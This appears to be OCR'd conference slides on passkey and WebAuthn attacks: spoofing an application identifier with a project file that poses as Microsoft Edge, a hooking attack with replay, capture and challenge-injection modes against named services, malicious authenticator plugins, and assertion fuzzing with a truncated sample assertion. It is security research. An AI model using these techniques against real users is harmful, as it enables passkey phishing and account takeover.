
Passkey Phishing Attack

Application Identifier Spoofing


Application Identifier



Application Identifier Spoofing – HWND Injection




Application Identifier Spoofing – Version Info Struct



Application Identifier Spoofing – Version Info Struct

```xml
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>WinExe</OutputType>
    <AssemblyTitle>Microsoft Edge</AssemblyTitle>
    <Authors>Microsoft Corporation</Authors>
    <TargetFramework>net10.0-windows</TargetFramework>
```



Passkey Detour Attack

WebAuthn API Hooking

Modes of Operation

Assertion Replay

- Both attacker and victim are logged in
- Uses victim challenge
- Relying party lacks challenge replay protection
- Works against Microsoft Entra

Assertion Capture

- Attacker is logged in
- Victim sees transient error
- Uses victim challenge
- Relying party has challenge replay protection
- Works against most web applications

Challenge Injection

- Attacker is logged in
- Victim sees transient error
- Uses attacker challenge
- Relying party binds challenges to sessions
- Works against GitHub

DEMO


Passkey Detour Attack (Assertion Capture Mode)

DEMO


Passkey Detour Attack (Challenge Injection Mode)

Miscellaneous Passkey Attacks


Evil Authenticator Plugin Attack – Registration



Evil Authenticator Plugin Attack – Credential UI




Request Tampering Attack (UV and UP Bypass)



Assertion Fuzzing Attack


```
{
  "authenticatorAttachment": "platform",
  "clientExtensionResults": {},
  "id": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "rawId": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "response": {
    "authenticatorData": "NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAg",
    "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5cFNrdFdNVkZwVEVOS2FHSkhZ
    MmxQYVVwVFZYcEpNVTVwU1hOSmJtY3haRU5KTmtsc1FtcFhSR3MwVWpGbk1FMXFRbFZOVm1jeVl6QktSV0V6Y0c5VlZ6RjRXak5rVGxaVFNqa3
